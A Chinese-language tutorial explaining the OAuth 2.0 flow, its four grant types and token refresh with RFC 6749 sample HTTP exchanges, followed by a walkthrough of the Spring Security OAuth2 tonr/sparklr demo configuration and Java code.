
## 三、OAuth 的思路

OAuth 在"客户端"与"服务提供商"之间，设置了一个授权层 (authorization layer)。“客户端”不能直接登录“服务提供商”，只能登录授权层，以此将用户与客户端区分开来。“客户端”登录授权层所用的令牌 (token)，与用户的密码不同。用户可以在登录的时候，指定授权层令牌的权限范围和有效期。

"客户端"登录授权层以后，"服务提供商"根据令牌的权限范围和有效期，向"客户端"开放用户储存的资料。

## 四、运行流程

OAuth 2.0 的运行流程如下图，摘自 RFC 6749。



(A) 用户打开客户端以后，客户端要求用户给予授权。

(B) 用户同意给予客户端授权。

(C) 客户端使用上一步获得的授权，向认证服务器申请令牌。

(D) 认证服务器对客户端进行认证以后，确认无误，同意发放令牌。

(E) 客户端使用令牌，向资源服务器申请获取资源。

(F) 资源服务器确认令牌无误，同意向客户端开放资源。

不难看出，上面六个步骤之中，B 是关键，即用户怎样才能给予客户端授权。有了这个授权以后，客户端就可以获取令牌，进而凭令牌获取资源。

下面一一讲解客户端获取授权的四种模式。

## 五、客户端的授权模式

客户端必须得到用户的授权（authorization grant），才能获得令牌（access token）。OAuth 2.0 定义了四种授权方式。

授权码模式（authorization code）


简化模式（implicit）

密码模式（resource owner password credentials）

客户端模式（client credentials）

## 六、授权码模式

授权码模式（authorization code）是功能最完整、流程最严密的授权模式。它的特点就是通过客户端的后台服务器，与“服务提供商”的认证服务器进行互动。



它的步骤如下：

(A) 用户访问客户端，后者将前者导向认证服务器。

(B) 用户选择是否给予客户端授权。

(C) 假设用户给予授权，认证服务器将用户导向客户端事先指定的"重定向 URI"（redirection URI），同时附上一个授权码。

(D) 客户端收到授权码，附上早先的"重定向 URI"，向认证服务器申请令牌。这一步是在客户端的后台的服务器上完成的，对用户不可见。

(E) 认证服务器核对了授权码和重定向 URI，确认无误后，向客户端发送访问令牌（access token）和更新令牌（refresh token）。

下面是上面这些步骤所需要的参数。

A 步骤中，客户端申请认证的 URI，包含以下参数：

**response\_type**：表示授权类型，必选项，此处的值固定为"code"

**client\_id**：表示客户端的 ID，必选项

**redirect\_uri**：表示重定向 URI，可选项

**scope**：表示申请的权限范围，可选项

**state**：表示客户端的当前状态，可以指定任意值，认证服务器会原封不动地返回这个值。

下面是一个例子。

GET /authorize?response\_type=code&client\_id=s6BhdRkqt3&state=xyz

&redirect\_uri=https%3A%2F%2Fclient%2Eexample%2Ecom%2Fcb HTTP/1.1

Host: server.example.com

C 步骤中，服务器回应客户端的 URI，包含以下参数：

**code**：表示授权码，必选项。该码的有效期应该很短，通常设为 10 分钟，客户端只能使用该码一次，否则会被授权服务器拒绝。该码与客户端 ID 和重定向 URI，是一一对应关系。

**state**：如果客户端的请求中包含这个参数，认证服务器的回应也必须一模一样包含这个参数。



---

下面是一个例子。

HTTP/1.1 302 Found

Location: `https://client.example.com/cb?code=SplxlOBeZQQYbYS6WxSbIA  
&state=xyz`

D 步骤中，客户端向认证服务器申请令牌的 HTTP 请求，包含以下参数：

`grant_type`：表示使用的授权模式，必选项，此处的值固定为"authorization\_code"。

`code`：表示上一步获得的授权码，必选项。

`redirect_uri`：表示重定向 URI，必选项，且必须与 A 步骤中的该参数值保持一致。

`client_id`：表示客户端 ID，必选项。

下面是一个例子。

POST /token HTTP/1.1

Host: server.example.com

Authorization: Basic `czZCaGRSa3F0MzpnWDFmQmF0M2JW`

Content-Type: application/x-www-form-urlencoded

`grant_type=authorization_code&code=SplxlOBeZQQYbYS6WxSbIA  
&redirect_uri=https%3A%2F%2Fclient%2Eexample%2Ecom%2Fcb`

E 步骤中，认证服务器发送的 HTTP 回复，包含以下参数：

`access_token`：表示访问令牌，必选项。

`token_type`：表示令牌类型，该值大小写不敏感，必选项，可以是 bearer 类型或 mac 类型。

`expires_in`：表示过期时间，单位为秒。如果省略该参数，必须其他方式设置过期时间。

`refresh_token`：表示更新令牌，用来获取下一次的访问令牌，可选项。

`scope`：表示权限范围，如果与客户端申请的范围一致，此项可省略。

下面是一个例子。

HTTP/1.1 200 OK

Content-Type: application/json;charset=UTF-8

Cache-Control: no-store

Pragma: no-cache


```
{  
  "access_token": "2YotnFZFEjr1zCsicMWpAA",  
  "token_type": "example",  
  "expires_in": 3600,  
  "refresh_token": "tGzv3JOkF0XG5Qx2TlKWIA",  
  "example_parameter": "example_value"  
}
```

从上面代码可以看到，相关参数使用 JSON 格式发送（Content-Type: application/json）。此外，HTTP 头信息中明确指定不得缓存。

## 七、简化模式

简化模式（implicit grant type）不通过第三方应用程序的服务器，直接在浏览器中向认证服务器申请令牌，跳过了“授权码”这个步骤，因此得名。所有步骤在浏览器中完成，令牌对访问者是可见的，且

客户端不需要认证。



它的步骤如下：

- (A) 客户端将用户导向认证服务器。
- (B) 用户决定是否给予客户端授权。
- (C) 假设用户给予授权，认证服务器将用户导向客户端指定的"重定向 URI"，并在 URI 的 Hash 部分包含了访问令牌。
- (D) 浏览器向资源服务器发出请求，其中不包括上一步收到的 Hash 值。
- (E) 资源服务器返回一个网页，其中包含的代码可以获取 Hash 值中的令牌。
- (F) 浏览器执行上一步获得的脚本，提取出令牌。
- (G) 浏览器将令牌发给客户端。

下面是上面这些步骤所需要的参数。

A 步骤中，客户端发出的 HTTP 请求，包含以下参数：

**response\_type**：表示授权类型，此处的值固定为"token"，必选项。

**client\_id**：表示客户端的 ID，必选项。

**redirect\_uri**：表示重定向的 URI，可选项。

**scope**：表示权限范围，可选项。

**state**：表示客户端的当前状态，可以指定任意值，认证服务器会原封不动地返回这个值。

下面是一个例子。

```
GET /authorize?response_type=token&client_id=s6BhdRkqt3&state=xyz
    &redirect_uri=https%3A%2F%2Fclient%2Eexample%2Ecom%2Fcb HTTP/1.1
Host: server.example.com
```

C 步骤中，认证服务器回应客户端的 URI，包含以下参数：

**access\_token**: 表示访问令牌，必选项。  
**token\_type**: 表示令牌类型，该值大小写不敏感，必选项。  
**expires\_in**: 表示过期时间，单位为秒。如果省略该参数，必须其他方式设置过期时间。  
**scope**: 表示权限范围，如果与客户端申请的范围一致，此项可省略。  
**state**: 如果客户端的请求中包含这个参数，认证服务器的回应也必须一模一样包含这个参数。

下面是一个例子。

HTTP/1.1 302 Found

```
Location: http://example.com/cb#access_token=2YotnFZFEjr1zCsicMWpAA
    &state=xyz&token_type=example&expires_in=3600
```


在上面的例子中，认证服务器用 HTTP 头信息的 Location 栏，指定浏览器重定向的网址。注意，在这个网址的 Hash 部分包含了令牌。

根据上面的 D 步骤，下一步浏览器会访问 Location 指定的网址，但是 Hash 部分不会发送。接下来的 E 步骤，服务提供商的资源服务器发送过来的代码，会提取出 Hash 中的令牌。

#### 八、密码模式

密码模式（Resource Owner Password Credentials Grant）中，用户向客户端提供自己的用户名和密码。客户端使用这些信息，向“服务商提供商”索要授权。

在这种模式中，用户必须把自己的密码给客户端，但是客户端不得储存密码。这通常用在用户对客户端高度信任的情况下，比如客户端是操作系统的一部分，或者由一个著名公司出品。而认证服务器只有在其他授权模式无法执行的情况下，才能考虑使用这种模式。



它的步骤如下：

- (A) 用户向客户端提供用户名和密码。
- (B) 客户端将用户名和密码发给认证服务器，向后者请求令牌。
- (C) 认证服务器确认无误后，向客户端提供访问令牌。

B 步骤中，客户端发出的 HTTP 请求，包含以下参数：

---

**grant\_type:** 表示授权类型，此处的值固定为"password"，必选项。  
**username:** 表示用户名，必选项。  
**password:** 表示用户的密码，必选项。  
**scope:** 表示权限范围，可选项。

下面是一个例子。

POST /token HTTP/1.1

Host: server.example.com

Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW

Content-Type: application/x-www-form-urlencoded

grant\_type=password&username=johndoe&password=A3ddj3w

C 步骤中，认证服务器向客户端发送访问令牌，下面是一个例子。

HTTP/1.1 200 OK

Content-Type: application/json;charset=UTF-8

Cache-Control: no-store

Pragma: no-cache


```
{
  "access_token": "2YotnFZFEjr1zCsicMWpAA",
  "token_type": "example",
  "expires_in": 3600,
  "refresh_token": "tGzv3JOkF0XG5Qx2TlKWIA",
  "example_parameter": "example_value"
}
```

上面代码中，各个参数的含义参见《授权码模式》一节。

整个过程中，客户端不得保存用户的密码。

## 九、客户端模式

客户端模式（Client Credentials Grant）指客户端以自己的名义，而不是以用户的名义，向"服务提供商"进行认证。严格地说，客户端模式并不属于 OAuth 框架所要解决的问题。在这种模式中，用户直接向客户端注册，客户端以自己的名义要求"服务提供商"提供服务，其实不存在授权问题。



它的步骤如下：

(A) 客户端向认证服务器进行身份认证，并要求一个访问令牌。

(B) 认证服务器确认无误后，向客户端提供访问令牌。

A 步骤中，客户端发出的 HTTP 请求，包含以下参数：

**granttype:** 表示授权类型，此处的值固定为"clientcredentials"，必选项。

**scope:** 表示权限范围，可选项。

POST /token HTTP/1.1

---

Host: server.example.com  
Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW  
Content-Type: application/x-www-form-urlencoded

grant\_type=client\_credentials

认证服务器必须以某种方式，验证客户端身份。

B 步骤中，认证服务器向客户端发送访问令牌，下面是一个例子。

HTTP/1.1 200 OK

Content-Type: application/json;charset=UTF-8  
Cache-Control: no-store  
Pragma: no-cache

```
{
  "access_token": "2YotnFZFEjr1zCsicMWpAA",
  "token_type": "example",
  "expires_in": 3600,
  "example_parameter": "example_value"
}
```

上面代码中，各个参数的含义参见《授权码模式》一节。

#### 十、更新令牌

如果用户访问的时候，客户端的“访问令牌”已经过期，则需要使用“更新令牌”申请一个新的访问令牌。

客户端发出更新令牌的 HTTP 请求，包含以下参数：

**granttype:** 表示使用的授权模式，此处的值固定为“refresh\_token”，必选项。

**refresh\_token:** 表示早前收到的更新令牌，必选项。


**scope:** 表示申请的授权范围，不可以超出上一次申请的范围，如果省略该参数，则表示与上一次一致。

下面是一个例子。

POST /token HTTP/1.1

Host: server.example.com  
Authorization: Basic czZCaGRSa3F0MzpnWDFmQmF0M2JW  
Content-Type: application/x-www-form-urlencoded

grant\_type=refresh\_token&refresh\_token=tGzv3JOkF0XG5Qx2TlKWIA



## 2.6.2 OAuth2.0 Demo

tonr 客户端

tonr: sparklr.properties 将 sparklr2 改成 sparklr

sparklr 服务端

<http://www.worlduc.com/blog2012.aspx?bid=15988537>: 入门分析

这里不对如何实现 oauth2.0 分析,也不对 security 做分析,读者可以 google 下 security 相关的知识,这里主要列出看 oauth2.0demo 时流程流转存在的疑惑。

1.oauth 2.0 中的四个角色,资源拥有者,资源服务器,授权服务器,客户端。

2.spring security 限制访问受限资源

3.client 请求资源过程流转分析

1.oauth 2.0 中的四个角色不再介绍,不明白的可以 google 下,如果有充足的实际可以看下 oauth 2.0 完整译文或者原文。如果时间紧可以通过互联网对 oauth2.0 做初步的了解。

2.spring security 限制资源访问

oauth2.0 主要解决三方客户端访问资源需要的资源凭证的安全性,那么这里势必会牵涉到资源访问

保护。spring oauth 在 spring security 的基础上实现的，所以需要对 spring security 有一点的了解。

tonr spring security 配置

```
<http access-denied-page="/login.jsp?authorization_error=true"
xmlns="http://www.springframework.org/schema/security">
    <intercept-url pattern="/sparklr/**" access="ROLE_USER" />
    <intercept-url pattern="/facebook/**" access="ROLE_USER" />
    <intercept-url pattern="/**" access="IS_AUTHENTICATED_ANONYMOUSLY" />

    <form-login authentication-failure-url="/login.jsp?authentication_error=true"
default-target-url="/index.jsp"
        login-page="/login.jsp" login-processing-url="/login.do" />
    <logout logout-success-url="/index.jsp" logout-url="/logout.do" />
    <anonymous />
    <custom-filter ref="oauth2ClientFilter" after="EXCEPTION_TRANSLATION_FILTER" />
</http>
```

上面主要表达的是对于 http://localhost/sparklr/xxx 这类的链接需要验证，采用的是 form 验证，登陆的 url 在 form-login 配置片段里给出，登陆后以客户端的身份访问资源服务器的资源。

sparklr spring security 配置片段

```
<http pattern="/photos/**" create-session="never" entry-point-ref="oauthAuthenticationEntryPoint"
access-decision-manager-ref="accessDecisionManager"
xmlns="http://www.springframework.org/schema/security">
    <anonymous enabled="false" />
    <intercept-url pattern="/photos" access="ROLE_USER,SCOPE_READ" />
    <intercept-url pattern="/photos/trusted/**" access="ROLE_CLIENT,SCOPE_TRUST" />
    <intercept-url pattern="/photos/user/**" access="ROLE_USER,SCOPE_TRUST" />
    <intercept-url pattern="/photos/**" access="ROLE_USER,SCOPE_READ" />
    <custom-filter ref="resourceServerFilter" before="PRE_AUTH_FILTER" />
    <access-denied-handler ref="oauthAccessDeniedHandler" />
</http>
```

上面主要是表达的是对 photos 资源的访问需要时授权的用户。

接下来我们来看看整个流程是怎么样的。

### 3.client 请求资源流程

- 用户通过浏览器访问 http://localhost/tonr/，用户点击 sparklr pics
- 请求被 spring 给拦截，要求做登陆进行权限校验(tonr 站点的验证)
- 若登陆成功，我们点击 sparklr pics 访问的 url 是 sparklr/photos 所以会被 tonr 的 SparklrController 处理

```
@RequestMapping("/sparklr/photos")
public String photos(Model model) throws Exception {
    model.addAttribute("photoIds", sparklrService.getSparklrPhotoIds());
    return "sparklr";
}
```

上面这两句话很重要，

sparklrService.getSparklrPhotoIds()

该方法访问资源服务器的资源，资源服务器会对进行权限验证，这也是 oauth 协议工作的地方，我

---

们先看是如何跳转到 sparklr 服务器的

```
public List<String> getSparklrPhotoIds() throws SparklrException {
    try {
        InputStream photosXML = new ByteArrayInputStream(
            sparklrRestTemplate.getForObject(
                URI.create(sparklrPhotoListURL), byte[].class));
        System.out.println("hiiii, i have get the photo info");

        final List<String> photoIds = new ArrayList<String>();
        SAXParserFactory parserFactory = SAXParserFactory.newInstance();
        parserFactory.setValidating(false);
        parserFactory.setXIncludeAware(false);
        parserFactory.setNamespaceAware(false);
        SAXParser parser = parserFactory.newSAXParser();
        parser.parse(photosXML, new DefaultHandler() {
            @Override
            public void startElement(String uri, String localName,
                String qName, Attributes attributes)
                throws SAXException {
                if ("photo".equals(qName)) {
                    photoIds.add(attributes.getValue("id"));
                }
            }
        });
        return photoIds;
    } catch (IOException e) {
        throw new IllegalStateException(e);
    } catch (SAXException e) {
        throw new IllegalStateException(e);
    } catch (ParserConfigurationException e) {
        throw new IllegalStateException(e);
    }
}
```

如果不留意可能还奇怪怎么会跳转到资源服务器进行验证了呢？

```
InputStream photosXML = new ByteArrayInputStream(
    sparklrRestTemplate.getForObject(
        URI.create(sparklrPhotoListURL), byte[].class));
```

注意到了没 URI.create (sparklrPhotoListURL) 这里，请求资源服务器的资源，上面的配置我们看到，资源服务器会对请求校验。这里或许会有人对这个 url 怎么来的有些疑惑

sparklrPhotoListURL

其实在 resources 目录下有 sparklr.properties 配置文件，该文件最后被 spring 处理，绑定到这个 ServiceBean 里（spring-servlet.xml 里有引用这个配置文件，看下就明白了），

```
<context:property-placeholder location="classpath:/sparklr.properties" />
```

spring 会对该配置文件解析，然后将 spring-servlet.xml 里的占位符的地方给替换成具体的配置文件里的值。ok 继续 Controller 往下走，最后一句不是么



---

```
return "sparklr";
```

